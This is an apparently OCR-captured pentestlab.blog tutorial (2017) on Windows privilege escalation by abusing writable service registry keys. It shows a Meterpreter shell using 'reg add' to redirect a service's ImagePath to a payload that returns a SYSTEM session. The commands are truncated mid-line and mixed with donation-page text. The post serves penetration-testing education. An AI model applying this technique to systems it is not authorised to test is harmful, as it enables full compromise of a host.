MARCH 31, 2017

Insecure Registry Permissions

by Administrator. In Privilege Escalation. Leave a Comment

In Windows environments when a service is registered with the system a new key is created in the registry which contains the binary path. Even though that this escalation vector is not very common due to the fact that write access to the services registry key is granted only to Administrators by default however

Support pentestlab.blog


Pentestlab.blog has a long term history in the offensive security space by delivering content for over a decade. Articles discussed in pentestlab.blog have been used by cyber security professionals and red teamers for their day to

it should not be omitted by the penetration tester as another possible check.

The process of privilege escalation via insecure registry permissions is very simple. Registry keys for the services that are running on the system can be found in the following registry path:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services
```

If a standard user has permissions to modify the registry key **"ImagePath"** which contains the path to the application binary then he could escalate privileges to system as the Apache service is running under these privileges.



day job and by students and lecturers in academia. If you have benefit by the content all these years and you would like to support us on the maintenance costs please consider a donation.

One-Time **Monthly**

Make a one-time donation

Choose an amount

£5.00

£15.00

£100.00

Or enter a custom amount

£ 30.00

ImagePath Registry Key

The only thing that is required is to add a registry key that will change the ImagePath to the location of where the malicious payload is stored.

```
meterpreter > shell
Process 1812 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights rese

C:\Users\pentestlab\Desktop>reg add "HKEY_LOCAL_MACHINE\S
/t REG_EXPAND_SZ /v ImagePath /d "C:\xampp\pentestlab2.ex

reg add "HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services
/t REG_EXPAND_SZ /v ImagePath /d "C:\xampp\pentestlab2.ex

The operation completed successfully.
```

Registry ImagePath Modification

The next time that the service will restart, the custom payload will be executed instead of the service binary and it will return back a Meterpreter session as SYSTEM.

Your contribution is appreciated.

DONATE

FOLLOW PENTEST LAB

Enter your email address to follow this blog and receive notifications of newarticles by email.

Email Address


FOLLOW

Join 2,312 other subscribers

Supported by

VISIT MALDEV ACADEMY

SEARCH TOPIC



Privilege Escalation via Insecure Registry Permissions

Rate this:

Share this:

Loading...

IMAGEPATH METASPLOIT PAYLOAD PRIVILEGE ESCALATION REGISTRY

Leave a comment

PREVIOUS

Weak Service Permissions

Enter keyword here

RECENT POSTS

CATEGORIES

NEXT

Token Manipulation

Red Team (132)

Credential Access (5)

Defense Evasion (22)

Domain Escalation (6)

Domain Persistence (4)

Initial Access (1)

Lateral Movement (3)

Man-in-the-middle (1)

Persistence (39)

Privilege Escalation (17)

Reviews (1)

Social Engineering (11)

Tools (7)

VoIP (4)

Web Application (14)

Wireless (2)

March 2017

M	T	W	T	F	S	S

		1	2	3	4	5
6	7	8	9	10	11	12
13	14	15	16	17	18	19
20	21	22	23	24	25	26
27	28	29	30	31		

« Feb Apr »

PEN TEST LAB STATS

7,614,749 hits

FACEBOOK PAGE

Blog at WordPress.com.